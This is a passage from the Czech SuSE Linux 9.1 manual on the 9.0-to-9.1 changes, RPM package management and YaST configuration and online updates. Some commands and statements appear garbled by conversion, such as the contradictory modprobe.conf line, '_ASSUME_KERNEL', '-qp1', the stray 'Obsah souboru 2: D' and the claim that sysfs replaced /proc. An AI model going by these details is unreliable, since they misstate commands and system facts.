Změny z 9.0 na 9.1

Problémy a zvláštnosti:

<http://sdb.suse.de/sdb/cz/html/bugs91.html>.

- SuSE Linux používá jádro řady 2.6. Jádro řady 2.4 již není k dispozici a je možné, že pokud používáte programy, vyžadující starší jádro, tyto programy přestanou fungovat. Ze změnou jádra souvisí i následující změny:
 - ▷ Zavádění modulů se nyní nastavuje v souboru `/etc/modprobe.conf`. Soubor `/etc/modprobe.conf` se přestal používat. YaST dokáže do určité míry starý soubor převést (pomocí skriptu `/sbin/generate-modprobe.conf`).
 - ▷ Moduly mají nyní příponu `.ko`.
 - ▷ IDE vypalovačky již pro vypalování nepotřebují modul `ide-scsi`.
 - ▷ Z parametrů modulů ALSA byla odstraněna přímona `snd_`.
`/proc` byl nahrazen novým `sysfs`.
- Správa napájení (především ACPI) lze nyní nastavit i prostřednictvím programu YaST.

■ NGPT a linuxthreads

Programy linkované proti NGPT ((angl. *Next Generation POSIX Threading*)) již s glibc 2.3.x nepoběží. Všechny takto postižené programy, které nejsou součástí distribuce SuSE Linux musí být kompilovány s podporou linuxthreads nebo NPTL ((angl. *Native POSIX Thread Library*)).

Problémy s NPTL mohou nastat také na systémech se starší implementací linuxthreads, pokud nenastavíte následující proměnnou prostředí (kernel-version nahrad'te příslušnou verzí jádra):

```
_ASSUME_KERNEL=kernel-version
```

Obsah souboru 2: D

Možné jsou tyto verze:

- ▷ 2.2.5 (i386, s390): linuxthreads bez Floating Stacks
- ▷ 2.4.1 (AMD64, IPF, s390x, i686): linuxthread s Floating Stacks

Poznámky k jádru a linuxthreads s **Floating Stacks**:

Programy používající `errno.h`, `h_errno` a `_res`, potřebují hlavičkové soubory (`errno.h`, `netdb.h` a `resolv.h`). C++ programy s podporou multithread, potřebují ke správnému chodu nastavit proměnnou prostředí `LD_ASSUME_KERNEL=2.4.1`.

NPTL ((angl. *Native POSIX Thread Library*)) je v SUSE LINUXu 9.1 obsažena jako balíček Thread. NPTL slouží k zajištění binární kompatibility se starší knihovnou linuxthreads.

- Jako výchozí kódování je pro systémy použit standard **UTF-8**. Při instalaci se zadá také národní kódování ve formátu `NarodniKodovani.UTF-8` (např. `cs_CZ.UTF-8`).
- Nástroje z balíku balík `coreutils` jako `tail`, `chown`, `head`, `sort` se řídí POSIX standardem z roku 2001 (*Single UNIX Specification, version 3 == IEEE Std 1003.1-2001 == ISO/IEC 9945:2002*) ale již ne standardem z roku 1992. Staré nastavení můžete získat pomocí proměnné prostředí:

```
_POSIX2_VERSION=199209
```

(Nové nastavení je 200112 a je převzato z `_POSIX2_VERSION`.)

SUSE standard je dostupný na této stránce (zdarma po registraci):

<http://www.unix.org/>

Současné nastavení:

POSIX 1992	POSIX 2001
<code>chown tux.users</code>	<code>chown tux:users</code>
<code>tail +3</code>	<code>tail -n +3</code>
<code>head -1</code>	<code>head -n 1</code>
<code>sort +3</code>	<code>sort -k +3</code>
<code>nice -10</code>	<code>nice -n 10</code>
<code>split -10</code>	<code>split -l 10</code>

Tip

Software třetích stran se novým standardem ještě nemusí řídit. V takovém případě nastavte proměnnou prostředí takto:
`_POSIX2_VERSION=199209`.

Tip

- Soubor `/etc/gshadow` byl odstraněn. Důvody pro tento krok jsou tyto:
Nemá žádnou podporu v glibc.
Soubor nemá žádné oficiální rozhraní a propojení. Toto propojení nemá ani systém shadow.
Většina aplikací kontrolujících heslo skupiny ignoruje tento soubor z výše uvedených důvodů.
- Podle FHS (viz. *FHS (File System Hierarchy Standard)* na straně 326) jsou nyní XML zdroje (DTD, Stylesheety atd.) nainstalované v adresáři `/usr/share/xml`. Z tohoto důvodu již tyto soubory nenajdete v adresáři `/usr/share/sgml`. V případě problémů je nutné vytvořit případný skript, upravit Makefile nebo tzv. oficiální katalogy (především `/etc/xml/catalog` popř. `/etc/sgml/catalog`).

RPM – Správce balíků

Distribuce SuSE Linux používá RPM. Databáze RPM poskytuje detailní informace o nainstalovaných balících a tím usnadňuje práci uživatelům, systémovým administrátorům a v neposlední řadě i tvůrcům balíků.

`rpm` funguje v pěti módech:

- Nainstaluje, aktualizuje a bez zbytku odinstaluje balíky ve formátu RPM.
- Umožňuje dotazy ohledně balíků, včetně závislostí a spravuje databázi instalovaných RPM balíků.
- Přestaví v případě potřeby RPM databázi.
- Překontroluje integritu balíky.
- Podepisuje RPM balíky.

`rpmbuild` aplikace přeloží ze zdrojových kódů a zabalí je pro instalaci.

Archivy RPM jsou zabalené ve speciálním binárním formátu. Skládají se ze souborů k instalaci a různých meta informací, které `rpm` používá během instalace pro konfiguraci stávajících softwarových balíčků nebo je uloží do databáze RPM za účelem dokumentace. Archivy RPM mají zpravidla příponu `.rpm`.

`rpm` může spravovat balíky kompatibilní s LSB. Více informací o LSB najdete v *LSB (Linux Standard Base)* na straně 326.

Tip

Pro vývoj softwaru je potřeba řada komponent (knihovny, hlavičkové soubory atd.), které jsou umístěny v samostatných balících. Tyto balíky jsou potřebné pouze pro vývoj a nijak neovlivňují běžný chod systému. Poznáte je podle toho, že ve jménu balíčku obsahují `-devel` např. balík `alsa-devel`, balík `gimp-devel` a balík `kdelibs-devel`.

Tip

Ověření balíku

RPM balíky SuSE podepisovány pomocí GnuPG:

```
1024D/9C800ACA 2000-10-19 SuSE Package Signing
Key <build@suse.de> Key fingerprint = 79C1 79B2 E1C8
20C1 890F 9994 A84E DAE8 9C80 0ACA
```

Příkazem

```
earth: # rpm -verbose -checksig apache-1.3.12.rpm
```

je možné zkontrolovat signaturu rpm balíku a tak určit, zda balík pochází opravdu od SuSE nebo z jiného důvěryhodného zdroje. Toto je vhodné zvláště pro balíky, které si stahujete z Internetu. Náš veřejný klíč je standardně uložen v `/root/.gnupg/`.

Správa balíčků – instalace, aktualizace a smazání

V běžném případě je instalace balíčků RPM velice jednoduchá:

```
earth:~ # rpm -i balík.rpm
```

Pomocí tohoto standardního příkazu bude balík nainstalován pouze v případě, že jsou v pořádku závislosti a že nedojde k žádným konfliktům. Při ohlášení chyby vyhledá `rpm` chybějící závislosti, resp. balíky. Databáze RPM zajišťuje, aby nedošlo ke konfliktům – je pravidlem, že určitý soubor patří vždy jen do jednoho balíku. Zadáním voleb lze přinutit `rpm`, aby to ignoroval, ale pak je třeba přesně vědět, co děláme, aby nedošlo k ohrožení možnosti aktualizovat systém.

Volba `-U` resp. `--upgrade` je určena pro aktualizaci balíků. Pomocí ní je možné smazat starší verzi stejných balíků a nainstalovat novější verzi. Zároveň se `rpm` opatrně pokouší editovat konfigurační soubory následujícím způsobem:

- Pokud nebyl konfigurační soubor změněn systémovým administrátorem, pak `rpm` nainstaluje odpovídajícím způsobem novou verzi instalovaného souboru. Není třeba žádných zásahů administrátora.
- Pokud *před aktualizací* došlo ke změně konfiguračního souboru, RPM bude instalovaný soubor zálohovat s příponou `.rpmorig` nebo `.rpmsave` – avšak pouze pokud se instalovaný soubor a nová verze liší. Tehdy je třeba upravit nové konfigurační soubory podle záložních kopií (`.rpmorig` nebo `.rpmsave`). Potom by měly být tyto záložní kopie okamžitě odstraněny, aby nebránily budoucí aktualizaci. Přípona `.rpmorig` se používá, když databáze RPM soubor nezná, v opačném případě se použije `.rpmsave`.¹

Poznámka

Aktualizace s volbou `-U` *není* pouhou náhradou za odinstalování pomocí `-e` a následnou instalaci pomocí `-i`. Pokud je to možné, dávejte vždy přednost volbě `-U`.

Poznámka

Poznámka

Po každé aktualizaci je třeba zkontrolovat záložní kopie s příponou `.rpmorig` nebo `.rpmsave` – jsou to staré konfigurační soubory. Pokud je to možné, převezměte vaše úpravy ze starých souborů do nových a potom záložní kopie (`.rpmorig` resp. `.rpmsave`) smažte.

Poznámka

¹Jinak řečeno, `.rpmorig` se používá pro aktualizaci z cizího formátu na RPM a `.rpmsave` při aktualizaci ze staršího RPM na novější RPM verzi.

Budete-li chtít odinstalovat balík, zadejte:

```
earth:~ # rpm -e balík
```

rpm však odstraní balík pouze pokud nenajde žádné závislosti. Proto není například teoreticky možné smazat Tcl/Tk tak dlouho, dokud ho bude ke svému běhu využívat některý z dalších programů – RPM to hlídá s pomocí své databáze.

Pokud ve výjimečném případě nelze balík odstranit, přestože *žádné* závislosti neexistují, může pomoci aktualizovat databázi RPM volbou `-rebuilddb` (viz odst. *Zadání dotazu* na straně 67).

RPM a opravy

Aby byl systém vždy naprosto bezpečný, je nutné pravidelně aplikovat opravy. Dříve bylo možné chybu v programu odstranit pouze současným přepisem celého RPM balíku. I při celkem malé chybě, která se týkala jediného souboru, bylo nutné balík kompletně přepsat. Od verze SuSE 8.1 umožňuje SuSE RPM instalovat do balíku jen nové funkce a opravy bez nutnosti kompletního přepisu.

Výhody si můžeme demonstrovat na programu pine:

■ Je RPM určena pro váš systém?

abyste dokázali na tuto otázku odpovědět, musíte zjistit verzi nainstalovaného balíku. Pro program pine to provedete příkazem:

```
rpm -q pine
pine-4.44-188
```

Zda je opravné RPM určené pro verzi vašeho programu pine zjistíte příkazem:

```
rpm -qp --basedon pine-4.44-224.i586.patch.rpm
pine = 4.44-188
pine = 4.44-195
pine = 4.44-207
```

Tato oprava je určena pro tři různé verze programu pine. Jedna z verzí se shoduje s naší nainstalovanou verzí, takže oprava je určena i pro náš případ.

■ Jaké soubory oprava přepíše?

Soubory, které budou přepisovány zjistíte v RPM opravy. Použijte příkaz:

```
rpm -qp1 pine-4.44-224.i586.patch.rpm
```

```
/etc/pine.conf  
/etc/pine.conf.fixed  
/usr/bin/pine
```

Pokud jste již opravu nainstalovali a chcete informaci získat z již nainstalovaného systému, zadejte:

```
rpm -qPl pine  
/etc/pine.conf  
/etc/pine.conf.fixed  
/usr/bin/pine
```

Odpovídající výstup je v příkladu hned pod příkazem.

- Jak opravné RPM nainstalovat?

S opravným RPM se pracuje jako s každým obyčejným RPM balíkem. Jediný rozdíl spočívá v tom, že již na systému musíte mít nainstalovaný balík, pro který je oprava určena.

- Jaké opravy jsou již nainstalovány a pro jaké verze balíků?

Seznam již nainstalovaných oprav zobrazíte příkazem `rpm -qPa`. Pokud je jako v našem příkladu nainstalovaný pouze jeden opravný RPM, bude seznam vypadat takto:

```
rpm -qPa  
pine-4.44-224
```

Na déle běžícím systému s řadou oprav a aktualizací budete možná potřebovat zjistit, jaká verze byla původně nainstalována. I tato informace se dá z RPM databáze získat. například pro program `pine` příkazem:

```
rpm -q --basedon pine  
pine = 4.44-188
```

Více informací o opravných RPM najdete v manuálových stránkách manuálová stránka pro `rpm` (`man 1 rpm`) a manuálová stránka pro `rpmbuild` (`man 1 rpmbuild`).

Zadání dotazu

Pomocí volby `-q` (angl. *query*) je možné zadat dotaz a prohlédnout si tak archiv RPM (volba `-p` balík_RPM) nebo se dotázat databáze RPM na instalované balíky. Druh požadovaných informací se zadá přepínači v tabulce *Zadání dotazu* na následující straně.

<code>-i</code>	Zobrazit informace o balíku
<code>-l</code>	Zobrazit seznam souborů
<code>-f soubor</code>	Dotaz na balík obsahující soubor soubor
<code>-s</code>	Zobrazit stavové informace (implicitně <code>-l</code>)
<code>-d</code>	Seznam dokumentačních souborů (implicitně <code>-l</code>)
<code>-c</code>	Seznam konfiguračních souborů (implicitně <code>-l</code>)
<code>--dump</code>	Zobrazit detailní informace o souboru (použít s <code>-l</code> , <code>-c</code> nebo <code>-d</code> !)
<code>--provides</code>	Seznam virtuálních balíků, které tento balík poskytuje
<code>--requires, -R</code>	Seznam balíků, virtuálních balíků a souborů, které tento balík vyžaduje
<code>--scripts</code>	Zobrazit skripty pro instalaci a deinstalaci

Tabulka 4.1: Nejdůležitější volby při dotazování (`-q [-p] ...balík`)

Příkaz:

```
earth:~ # rpm -q -i rpm
```

zobrazí například následující informace (viz tab. *Zadání dotazu na této straně*).

```
Name       : rpm                      Relocations: (not relocateable)
Version    : 3.0.3                   Vendor: SUSE GmbH, Germany
Release    : 47                      Build Date: Fri Dec 10 13:50:27
Install date: Tue Dec 14 12:57 1999 Build Host: Cauchy.suse.de
Group      : unsorted                Source RPM: rpm-3.0.3-47.src.rpm
Size       : 5740847                 License: GPL
Packager   : feedback@suse.de
Summary    : RPM Package Manager
Description:
RPM Package Manager is the main tool for managing software packages
of the SUSE Linux distribution.
[...]
```

Výstup 2: Ukázka výsledku příkazu `rpm -q -i rpm`

Volba `-f` je funkční pouze v případě, že znáte kompletní název souboru včetně cesty. Může být zadán libovolný počet hledaných souborů, např.:

```
earth:~ # rpm -q -f /bin/rpm /usr/bin/wget
```

vede k tomuto výsledku:

```
rpm-3.0.3-3
wget-1.5.3-55
```

Pokud znáte pouze část názvu souboru, musíte si pomoci skriptem příkazového interpretu (viz soubor *Zadání dotazu* na této straně). Hledaný soubor se zadává při volání tohoto skriptu jako parametr.

```
#!/bin/sh
for i in `rpm -q -a -l | grep $1 `; do
    echo "\"$i\" je v-balíku:"
    rpm -q -f $i
    echo ""
done
```

Obsah souboru 3: Skript pro vyhledávání balíků

Příkazem

```
earth:~ # rpm -q -changelog rpm
```

můžete zobrazit žádaný seznam informací (aktualizace, konfigurace, změny, atd.) o jednotlivých balících, např. o balíku *rpm*.

Pomocí databáze RPM je možné provádět kontroly. Ty je možné provádět volbou *-V* (stejný význam jako *-y* nebo *--verify*). Pomocí této volby zobrazí program *rpm* všechny soubory v balíku, u kterých došlo ke změně, v porovnání s originálem balíku. Program *rpm* používá osm různých znaků na označení nalezených změn v jednotlivých souborech:

- 5 kontrolní součet MD5
- S velikost souboru
- L symbolický odkaz
- T čas změny
- D major a minor číslo zařízení (angl. *device number*)
- U uživatel (angl. *user*)
- G skupina (angl. *group*)
- M mód (přístupová práva a typ souboru)

Tabulka 4.2: Příznaky druhů změn souboru

Tyto znaky se navzájem kombinují v řetězec. U konfiguračních souborů se navíc zobrazí znak `c`. Pokud například změníte `/etc/wgetrc`, který obsahuje balík `wget`, dostanete:

```
earth:~ # rpm -V wget
S.5....T c /etc/wgetrc
```

Soubory databáze RPM jsou v adresáři `/var/lib/rpm`. Při velikosti stromu `/usr` kolem 1 GB může databáze zabírat kolem 30 MB – zvláště po kompletní aktualizaci. Pokud vám bude připadat, že se databáze příliš rozrostla, lze ji obnovit pomocí volby `--rebuilddb`. Hodí se předtím zálohovat (samozřejmě někam jinam) stávající databázi.

Kromě toho vytváří skript `cron.daily` každý den zabalené kopie databáze v `/var/adm/backup/rpmdb`. Počet kopií určuje `MAX_RPMD_BBACKUPS` v `/etc/sysconfig/cron` (standardní počet je 5).

Je zde třeba počítat až s 3 MB pro každou zálohu (při 1 GB velkém `/usr`). To je třeba brát v úvahu při vytváření kořenového diskového oddílu. Pokud má `/var` zvláštní diskový oddíl, je třeba toto zohlednit při vytváření oddílu `/var`.

Instalace a překlad zdrojových balíků

Všechny zdrojové kódy (angl. *sources*) distribuce SUSE Linuxu mají příponu `.spm` – jde o tzv. zdrojové RPM.

Tip

Zdrojové balíky dokáže nainstalovat i YaST, avšak nejsou pak označeny (`! i l`) jako ostatní řádné balíky, neboť v databázi RPM je pouze *spustitelný software*, což zdrojové kódy nejsou.

Tip

V `/usr/src/packages` musí existovat následující pracovní adresáře pro `rpm` (pokud jste neprovedli žádná vlastní nastavení, např. v `/etc/rpmsrc`):

SOURCES – pro soubory `.tar.gz` atd., obsahující originální zdrojové kódy, a pro soubory `.dif`, obsahující úpravy specifické pro danou distribuci.

SPECS – pro soubory `.spec`, které kontrolují proces sestavení binárního balíku.

BUILD – kde se zdrojové kódy rozbalují, upravují a překládají.

RPMS – kde se ukládají hotové binární balíky.

SRPMS – kde jsou zdrojové RPM.

Pokud použijete pro instalaci zdrojového balíku YdST komponenty potřebné pro sestavovací proces se nainstalují do `/usr/src/packages`. Zdrojový kód a úpravy do se nainstalují do adresáře `SOURCES` a odpovídající soubor `.spec` do `SPECS`.

Poznámka

Prosím nedělejte pomocí RPM žádné experimenty s důležitými systémovými součástmi jako jsou balík `glibc`, balík `rpm`, balík `sysvinit` atd. Riskujete tím ztrátu funkčnosti vašeho systému.

Poznámka

Pro náš následující příklad vybereme balík `wget` `.spm`. Poté, co se zdrojový balík `wget` `.spm` nainstaluje, by měly vzniknout například následující soubory:

```
/usr/src/packages/SPECS/wget.spec /usr/src/packages/SOURCES/wget-1.4.5.dif /usr/src/packages/SOURCES/wget-1.4.5.tar.gz
```

Příkazem `rpmbuild -b X /usr/src/packages/SPECS/wget.spec` se spustí překlad. Proměnná `X` označuje různé stupně pokročilosti instalace. Jednotlivé možnosti nám podá např. `rpmbuild -help` nebo dokumentace k RPM. Hlavní z nich jsou:

- bp Příprava zdrojového kódu v adresáři `/usr/src/packages/BUILD` – rozbalení a úpravy (patches)
- bc totéž jako -bp, navíc s překladem
- bi totéž jako -bc, navíc s instalací. (Pozor – pokud instalovaný balík nepodporuje BuildRoot, může dojít během instalace k přepisu konfiguračních souborů!)
- bb totéž jako -bi, navíc s vytvořením tzv. binárního RPM. Po úspěšném překladu bude v `/usr/src/packages/RPMS`.
- ba totéž jako -bb, navíc s vytvořením tzv. zdrojového RPM. Po úspěšném překladu bude v `/usr/src/packages/SRPMS`.

Pokud společně s -bc (resp. -bi) zadáte volbu `-short-circuit`, `rpm` vykoná pouze překlad, resp. instalaci, bez předchozích fází. S pomocí tohoto příkazu je tedy možné přeskočit určité kroky.

Vytvořené binární RPM se instaluje pomocí `rpm -i` nebo lépe `rpm -U`, aby došlo k zápisu do databáze RPM.

Další nástroje pro práci s archivy a databází RPM

Program Midnight Commander dokáže procházet archiv RPM a pracovat s jeho součástmi. Zachází přitom s balíkem RPM, jakoby se jednalo o souborový systém. Při používání mc můžete zobrazit informace obsažené v záhlaví (přístupném zde jako soubor HEADER) klávesou (F3) a kopírovat části archivu klávesou (F5).

xrpm je název grafického správce balíků RPM, který je napsaný v Pythonu a podporuje příkazy pro přístup přes FTP.

KDE obsahuje nástroj kpackage, což je grafické rozhraní pro obsluhu různých formátů balíků, včetně RPM. GNOME obsahuje podobný nástroj gnorpmp.

Part II

Konfigurace

YaST – konfigurace

Tato kapitola je věnována konfiguraci vašeho systému. Konfiguraci zajišťuje YaST, se kterým jste již nainstalovali systém SuSE Linux. Pomocí programu YaST nastavíte hardware, grafické rozhraní, přístup na Internet, zabezpečení. Použít ho můžete také pro správu uživatelů, instalaci software nebo aktualizaci systému. Po spuštění YaST budete mít v levé části okna záložky s jednotlivými oblastmi správy systému a v hlavním okně pak moduly pro nastavení jednotlivých komponent. YaST zapisuje u většiny modulů nastavení do textových konfiguračních souborů, které je možné v případě potřeby editovat i ručně.

Software	75
Hardware	82
Síťová zařízení	97
Síťové služby	106
Bezpečnost a uživatelé	110
Systém	114
Různé	135

Spuštění YaST

Program YaST funguje na bázi modulů, které použijete pro jednotlivé operace. Jedním z modulů nastavíte typ klávesnice, jiným síťové služby. Spouštět jednotlivé moduly můžete různými způsoby. Přehledný přístup ke všem modulům máte v Řídícím středisku YaST. V KDE ho spustíte z menu 'SuSE' (ikona SuSE vlevo dole). Zvolte 'SuSE' → 'Systém' → 'YaST'. Následně budete vyzváni, abyste vložili heslo uživatele root.

Jestliže z nějakého důvodu spouštíte YaST z příkazové řádky (např. z xtermu), je potřeba povolit přístup uživateli root k vašemu X serveru. Např.:

```
newbie@earth:~ > xhost +localhost
```

povolí přístup všem uživatelům přihlášeným na lokálním počítači. Následně použijte příkazy

```
newbie@earth:~ > su -  
                (zadejte heslo pro superuživatele)  
earth:~ # export DISPLAY=:0.0  
earth:~ # yast2
```

Po ukončení YaSTu použijte příkaz (jako uživatel root) `exit`, nebo stiskněte klávesovou zkratku **(Ctrl) + (D)** (v Xtermu) a následně zakažte ostatním uživatelům přístup k vašemu X serveru příkazem `xhost -`.

Další možností, pokud nechcete povolit přístup k vašemu displeji, je nechat `xhost` beze změny a přihlásit se jako uživatel root následujícím způsobem:

```
newbie@earth:~ > sux -  
                (zadejte heslo pro superuživatele)  
earth:~ # yast2
```

Konfigurační nástroj YaST lze spouštět také v textovém režimu, jako uživatel root, příkazem `yast`.

Řídící středisko YaST

Po spuštění se zobrazí *Control Center*. V levé části jsou uvedeny hlavní kategorie:

- **Software** – správa a instalace softwaru
- **Hardware** – správa, konfigurace a přidávání hardwaru
- **Systém** – nastavení zálohování, startování apod.

- **Sít'ová zařízení** – základní konfigurace sítě a připojení k Internetu
- **Sít'ové služby** – konfigurace pokročilých sít'ových služeb
- **Bezpečnost a uživatelé** – správa uživatelů a nastavení bezpečnosti
- **Různé** – zobrazí např. protokolové soubory

Po zvolení některé z kategorií se zobrazí jednotlivé moduly, které jsou k dispozici. Po spuštění modulu se zobrazí odpovídající dialogové okno, kde můžete provést požadované úpravy. Většinou se konfigurace provádí ve více po sobě jdoucích oknech. Po doplnění informací v prvním okně proto zvolte tlačítko 'Další' a přesunete se k dalšímu dialogu. Po provedení všech potřebných kroků, pak stačí kliknout na poslední dialog 'Konec', čímž uložíte provedené změny a veškerá nastavení uloží.

Víte-li přesně, s kterým modulem chcete pracovat, můžete ho přímo spustit příkazem `yast2 název modulu`. Vypis všech modulů získáte příkazem `yast2 -l`.

Software

Změnit instalační zdroj

Instalační zdroj je médium, kde jsou k dispozici balíky distribuce SuSE Linux. Většinou se instalace provádí z CD média, dále pak můžete instalovat prostřednictvím sítě nebo z pevného disku.

Po spuštění modulu se zobrazí seznam všech již dříve zadaných instalačních zdrojů. Pokud jste instalovali pouze z CD, na seznamu bude uvedeno pouze CD. Klikněte na 'Přidat' a zadejte další zdroj, odkud chcete instalovat balíky. Přidat můžete cestu k souborům na lokálním pevném disku, výměnná média (CD, DVD) nebo sít'ové zdroje (NFS, FTP, HTTP, Samba).

Během instalace nebo aktualizace používá YaST veškeré dostupné zdroje. Každá položka má tedy políčko, kde určíte, zda se má používat či ne. Pro změnu stavu použijete tlačítko 'Zapnout/Vypnout'

Po vypnutí modulu tlačítkem 'Zavřít' se uloží současné nastavení a moduly 'Správce programů' a 'Aktualizace systému' začnou používat nastavené zdroje.



Figure 5.1: YaST: Instalační zdroj

Aktualizace programů on-line

Modul 'Aktualizace programu on-line' (YaST Online Update (YOU)) vám pomůže mít systém stále aktuální. Provádí jeho aktualizaci tak, že zkontroluje na vzdáleném SuSE ftp serveru (nebo jeho zrcadle) novější verze balíčků, které pak stáhne a nainstaluje na váš počítač. Samozřejmě až po potvrzení uživatelem. Kromě celých balíčků jsou na ftp serveru také záplaty, které opravují případné nedostatky v zabezpečení systému.

Z jakého serveru se budou stahovat balíčky se zadává do položky 'Umístění'. Můžete zvolit v menu 'Zdroj pro instalaci' některý z předem nastavených serverů a jeho adresa URL se překopíruje do řádku 'Umístění'. Tuto adresu můžete následně editovat, nebo sem zapsat i váš vlastní lokální server, který tyto soubory obsahuje (například `file:/muj/adresar/`, `/muj/adresar/`, `ftp://muj.server/cesta/atd.`).

Poznámka

On-line aktualizace vyžaduje správně zkonfigurované internetové připojení, tj. nejdříve musíte nastavit modem nebo síťovou kartu.

Poznámka

Po zapnutí modulu je aktivní položka 'Ruční výběr novinek', která vám umožní rozhodnout se, zda konkrétní záplatu chcete instalovat či ne. K tomu abyste

nainstalovali veškeré dostupné záplaty tuto položku vypněte. V závislosti na vašem připojení však může stahování dat probíhat relativně dlouho.

Další možností je aktualizovat váš systém automaticky. Klikněte na 'Konfigurovat plně automatickou aktualizaci...' a nastavte postup, jakým se bude systém sám aktualizovat. Tento proces je plně automatizovaný, takže se již dále nemusíte o nic starat. Musíte samozřejmě zajistit, aby byl počítač v době, kdy aktualizuje balíčky, schopen se připojit na zadaný aktualizací server.

Pokud se rozhodnete provést interaktivní aktualizaci (implicitní volba), zaškrtněte 'Ruční výběr novinek' a poté na zvolte 'Další'. Zde můžete zakázat nebo povolit instalaci záplaty nebo aktualizované verze balíku. Nyní se spustí správce programů (popsaný v části 5 na straně 79), jenž má zapnutý filtr a zobrazuje pouze opravné záplaty. Ty aktualizace, jejichž instalace je žádoucí, jsou předem zvolené pro instalaci. Za běžných okolností byste měli schválit tento doporučený výběr.

Jakmile jste hotovi s výběrem aktualizací balíčků, klikněte na 'Přijmout'. Vybrané aktualizace se stáhnou a nainstalují. Jestliže během tohoto procesu nastane chyba, jste o tom informováni v okně. Je-li to nezbytné, přeskočte konkrétní chybový balíček. Některé záplaty mohou otevřít okno a informovat vás o detailech, žádat váš souhlas s instalací, nebo nabídnou možnost přeskočit instalaci této záplaty.



Figure 5.2: YaST: On-line aktualizace

Zatímco se instalují aktualizace, můžete sledovat průběh v okně s protokolem. Po úspěšné instalaci ukončíte modul tlačítkem 'Zavřít'. Pokud nebudete aktual-

izovat další počítače, zaškrtněte položku 'Po aktualizaci odstranit zdroje balíků' a po instalaci je YaST smaže. Nakonec se spustí SuSEconfig a upraví konfiguraci systému.

Poznámka

Někdy se může stát, že bude třeba provést aktualizaci dvakrát. Poprvé se aktualizuje samotná služba `YOU` (angl. *YaST On-line Update*) a teprve po její aktualizaci a restartu modulu budou staženy ostatní záplaty.

Poznámka

Spouštění aktualizace z konzole

Modul 'Aktualizace programů online' můžete také ovládat z příkazové řádky. Program musíte spouštět jako uživatel `root`.

Po spuštění si program stáhne z prvního ftp serveru v seznamu, který je uložen v `/var/lib/YaST2/you/yourservers`, přehled dostupných oprav a opravné balíčky relevantních nainstalovaných aplikací. To docílíme příkazem:

```
earth:/root # online_update
```

Jestliže chceme stáhnout pouze některé opravy, můžeme programu upřesnit zadání pomocí parametrů `security`, `recommended`, `document`, a `optional`.

Parametr `security` zajistí, že se stáhnou opravy týkající se bezpečnosti, `recommended` jsou opravy doporučené SuSE, `document` zjistí informace o opravách a `optional` stáhne menší opravy. Informace o těchto opravách jsou uloženy v `/var/lib/YaST2/you/mnt/i386/update/X.Y`, kde `X.Y` znamená číslo verze systému SuSE Linux.

K tomu, abyste si stáhli pouze bezpečnostní opravy, pak stačí napsat:

```
earth:/root # yast2 online_update security
```

Pokud spustíte modul, standardně se uloží nový aktualizovaný seznam SuSE FTP serverů do `/var/lib/YaST2/you/yourservers`. Jestliže nechcete aby vám program přepisoval tento seznam, můžete tuto funkci vypnout v `/etc/sysconfig/onlineupdate`. Zde nastavte řádek `YAST2_LOADFTPSEVER=yes` na `no`.

Chcete-li balíčky pouze stáhnout a neinstalovat, spusťte program s parametrem:

```
earth:/root # online_update -g
```

Tento proces je vhodný hlavně pro správce systémů. Přes noc si stáhnou veškeré opravné balíčky a ráno nainstalují ty, které potřebují.

Aktualizace systému

Tento modul vám umožní aktualizovat systém, tj. přejít na novější verzi distribuce.

Poznámka

Pokud spouštíte aktualizaci za běhu systému, není možné aktualizovat *základní systém*. K tomu je třeba restartovat počítač a použít instalační CD nebo disketu, kde zvolíte aktualizaci systému. Základní systém není možné měnit za běhu stejně, jako si pod sebou nemůžete uříznout větev s tím, že si tam dáte jinou.

Poznámka

Důležité informace o aktualizaci

Aktualizace systému je složitá procedura. Každý nainstalovaný balíček musí být programem YaST zkontrolován a YaST musí určit co je třeba učinit pro aktualizaci jednotlivých balíčků. YaST se snaží do této aktualizace zahrnout i změny nastavení, které provedl uživatel. Nicméně některá nastavení mohou být problémová a způsobit nekonzistenci mezi různými konfiguracemi systému. Týká se to i problému zpětné kompatibility některých programů, které mohou mít potíže s načtením konfiguračních souborů svých starších verzí. Některá nastavení proto musíte provést po aktualizaci systému znovu.

Čím starší verzi SuSE Linux používáte anebo čím větší zásah do standardní konfigurace jste provedli, tím je větší pravděpodobnost, že narazíte na problémy. Předtím než začnete aktualizovat systém, proveďte zálohu vašeho stávajícího systému.

Aktualizace programů z CD

Před spuštěním modulu 'Aktualizace programů z CD' vložte do mechaniky CD se záplatami. Po načtení CD se otevře dialog 'Seznam dostupných novinek'. Zde jsou již předem zvoleny ty záplaty, které jsou relevantní pro váš systém, tj. máte nainstalovány programy, ke kterým se opravy vztahují. Samozřejmě máte možnost zvolit i další položky, případně neaktualizovat některé ze stávajících.

Protože dochází k sjednocování, spustí se vlastně 'Aktualizace programu online', kde je vybrán jako instalační zdroj CD.

